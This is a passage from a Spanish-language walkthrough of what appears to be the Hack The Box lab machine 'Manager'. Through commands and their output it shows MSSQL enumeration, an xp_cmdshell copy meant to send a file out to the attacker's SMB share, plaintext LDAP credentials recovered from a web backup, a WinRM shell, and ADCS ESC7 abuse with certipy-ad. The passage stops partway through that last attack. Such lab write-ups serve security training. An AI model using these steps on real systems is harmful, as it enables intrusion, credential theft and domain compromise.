
```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient dc01.manager.htb/operator:operator@10.10.11.236
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'operator'.

┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient dc01.manager.htb/operator:operator@10.10.11.236 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)>
```

Como ya me se las credenciales del usuario "operator" tampoco me sirve de mucho extraer el hash haciendo uso de la herramienta "xp_dirtree". Pero podemos utilizar esa misma herramienta para listar directorios de la maquina victima:



```
SQL (MANAGER\Operator  guest@master)> xp_dirtree \
subdirectory                depth   file
-------------------------   -----   ----
$Recycle.Bin                    1      0

Documents and Settings          1      0

inetpub                         1      0

PerfLogs                        1      0

Program Files                   1      0

Program Files (x86)             1      0

ProgramData                     1      0

Recovery                        1      0

SQL2019                         1      0

System Volume Information       1      0

Users                           1      0

Windows                         1      0
```


Tras enumerar los directorios, he localizado un archivo sospechoso en "inetpub\www-root", que es donde se almacena la estructura web del IIS:



```
SQL (MANAGER\Operator  guest@master)> xp_dirtree \inetpub\wwwroot
subdirectory                     depth   file
------------------------------   -----   ----
about.html                           1      1

contact.html                         1      1

css                                  1      0

images                               1      0

index.html                           1      1

js                                   1      0

service.html                         1      1

web.config                           1      1

website-backup-27-07-23-old.zip      1      1
```

Vamos a intentar trasferirlo con xp_cmdshell:


```
EXEC xp_cmdshell 'copy C:\inetpub\wwwroot\website-backup-27-07-23-old.zip \\10.10.14.11\share\website-backup-27-07-23-old.zip';
```



```
SQL (MANAGER\Operator  guest@master)> EXEC xp_cmdshell 'copy C:\inetpub\wwwroot\website-backup-27-07-23-old.zip \\10.10.14.11\share\website-backup-27-07-23-old.zip';
ERROR(DC01\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
```


Nos da un error de permisos. En hacktricks nos da un "oneliner" para habilitar la ejecucion de comandos con "xp_cmdshell":

```
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```



```
SQL (MANAGER\Operator  guest@master)> EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
ERROR(DC01\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
```


Pero tampoco tenemos permisos para reconfigurarlo. Sabiendo que se encuentra dentro de la ruta "inetpup\www-root" podemos intuir que el archivo se encuentra dentro de la raiz del IIS. Si introducimos el nombre del archivo "zip" en la raiz del servicio web se nos descarga el archivo:



manager.htb/website-backup-27-07-23-old.zip


website-backup-27-07-23-old.zip
A few seconds left — 721 KB of 1.0 MB (780 KB/sec)

Lo descomprimimos:




```
┌──(kali㉿kali)-[~/Downloads/zip]
└─$ unzip website-backup-27-07-23-old.zip
Archive:  website-backup-27-07-23-old.zip
  inflating: .old-conf.xml
  inflating: about.html
  inflating: contact.html
  inflating: css/bootstrap.css
  inflating: css/responsive.css
  inflating: css/style.css
  inflating: css/style.css.map
  inflating: css/style.scss
  inflating: images/about-img.png
  inflating: images/body_bg.jpg
 extracting: images/call.png
 extracting: images/call-o.png
  inflating: images/client.jpg
  inflating: images/contact-img.jpg
```

Encontramos un archivo "xml" que es un archivo de configuracion, vamos a ver su contenido:




```
┌──(kali㉿kali)-[~/Downloads/zip]
└─$ cat .old-conf.xml
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
      <uid-attribute>cn</uid-attribute>
   </server>
   <search type="full">
      <dir-list>
         <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
      </dir-list>
   </search>
</ldap-conf>
```

Contiene las credenciales del usuario "Raven". Vamos a validarlas con netexec:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.236 -u raven -p 'R4v3nBe5tD3veloP3r!123' 2>/dev/null
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb)
SMB         10.10.11.236    445    DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.236 -u raven -p 'R4v3nBe5tD3veloP3r!123' 2>/dev/null
WINRM       10.10.11.236    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:manager.htb)
WINRM       10.10.11.236    5985   DC01             [+] manager.htb\raven:R4v3nBe5tD3veloP3r!123 (Pwn3d!)
```

El usuario "raven" puede conectarse a la maquina victima con "evil-winrm":




```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.236 -u 'raven' -p 'R4v3nBe5tD3veloP3r!123'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: qu

Data: For more information, check Evil-WinRM GitHub: https://github.com

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami
manager\raven
```

ESCALADA DE PRIVILEGIOS

Como no encuentro ninguna forma de escalar privilegios voy a ver si hay algun CA (Certification Authority). Voy a usar la herramienta "Certipy-ad" ya que "Certipy" me esta dando problemas. Vamos a buscar certificados vulnerables:

`certipy-ad find -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -vulnerable -stdout`




```
└─$ certipy-ad find -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
    Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05+00:00
    Certificate Validity End            : 2122-07-27 10:31:04+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : MANAGER.HTB\Administrators
      Access Rights
        Enroll                          : MANAGER.HTB\Operator
                                          MANAGER.HTB\Authenticated Users
                                          MANAGER.HTB\Raven
        ManageCertificates              : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
        ManageCa                        : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
                                          MANAGER.HTB\Raven
    [!] Vulnerabilities
      ESC7                              : 'MANAGER.HTB\\Raven' has dangerous permissions
```

Nos dice que el usuario "raven" tiene permisos que son peligrosos y que permiten la vulnerabilidad ESC7. En hacktricks tenemos el paso a paso de como explotar esta vulnerabilidad:

1. Le damos el permiso de "Manage Certificates" al usuario "raven" añadiendo el usuario como "New oficer":


`certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'`



```
┌──(kali㉿kali)-[~/Downloads]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

2. Habilitamos la plantilla "Subca":

